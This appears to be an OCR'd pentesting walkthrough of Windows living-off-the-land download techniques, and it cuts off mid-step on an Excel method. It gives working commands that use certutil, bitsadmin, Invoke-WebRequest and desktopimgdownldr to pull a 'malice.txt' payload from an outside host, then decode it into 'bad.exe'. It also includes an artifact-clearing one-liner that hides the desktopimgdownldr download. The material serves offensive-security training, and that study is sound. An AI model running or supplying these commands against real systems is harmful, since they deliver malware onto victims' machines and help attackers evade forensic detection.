
1. Fetch an encoded text file and decode it into a binary using the **-decode** switch:
   certutil -urlcache -split -f "http://pentestinglabs.com/malice.txt" malice.txt
   certutil -decode malice.txt bad.exe




1. Execute background file transfer using BITSAdmin:
   bitsadmin /transfer myJob /download /priority normal https://pentestinglabs.com/malice.txt c:\Windows\Temp\malice.txt




1. Open an elevated Command Prompt and verify file creation in temporary directory:
   cd C:\Windows\Temp
   dir



1. Open PowerShell and download file using native cmdlet:
   Invoke-WebRequest -Uri "https://pentestinglabs.com/malice.txt" -OutFile "C:\Users\Admin\malice.txt"




1. Inspect `desktopimgdownldr.exe` syntax usage:
   desktopimgdownldr /lockscreenurl:https://domain.com:8080/file.ext /eventName:randomname




1. Review hardcoded registry and environment variable expansion calls (`SHExpandEnvironmentStringsW` on `%systemroot%\Personalization\LockScreenImage`).

```
imageConfig = &PersonalizationCSP::lockscreenImageConfig;
if ( isDesktopImage == 2 )
  imageConfig = &PersonalizationCSP::desktopImageConfig;
memset_0(pszSaveFilePath, 0, 520ui64);
// pszDefaultFolderPath = %systemroot%\Personalization\LockScreenImage
if ( SHExpandEnvironmentStringsW(imageConfig->pszDefaultFolderPath, pszSaveFilePath, MAX_PATH) )
{
  if ( PathFileExistsW(pszSaveFilePath) || (v15 = SHCreateDirectory(NULL, pszSaveFilePath)) == 0 )
    error_code = ERROR_SUCCESS;
  else
    error_code = wil::details::in1diag3::Return_Win32(
```


1. Execute artifact-clearing one-liner using directory junction link:
   mklink /J "%TEMP%\Registration" C:\windows\Registration && set "SYSTEMROOT=%TEMP%" && cmd /c desktopimgdownldr.exe /lockscreenurl:https://pentestinglabs.com/malice.txt /eventName:desktopimgdownldr & rmdir /s /q "%TEMP%\Registration"




1. Navigate to **C:\Users\Admin\AppData\Local\Temp\Personalization\LockScreenImage** to verify downloaded artifact.



1. Demonstrate payload retrieval via Microsoft Excel (`excel.exe`):


Command Prompt
Microsoft Windows [Version 10.0.22000.2538]
(c) Microsoft Corporation. All rights reserved.
C:\Users\Admin>cd C:\Program Files\Microsoft Office\Office16
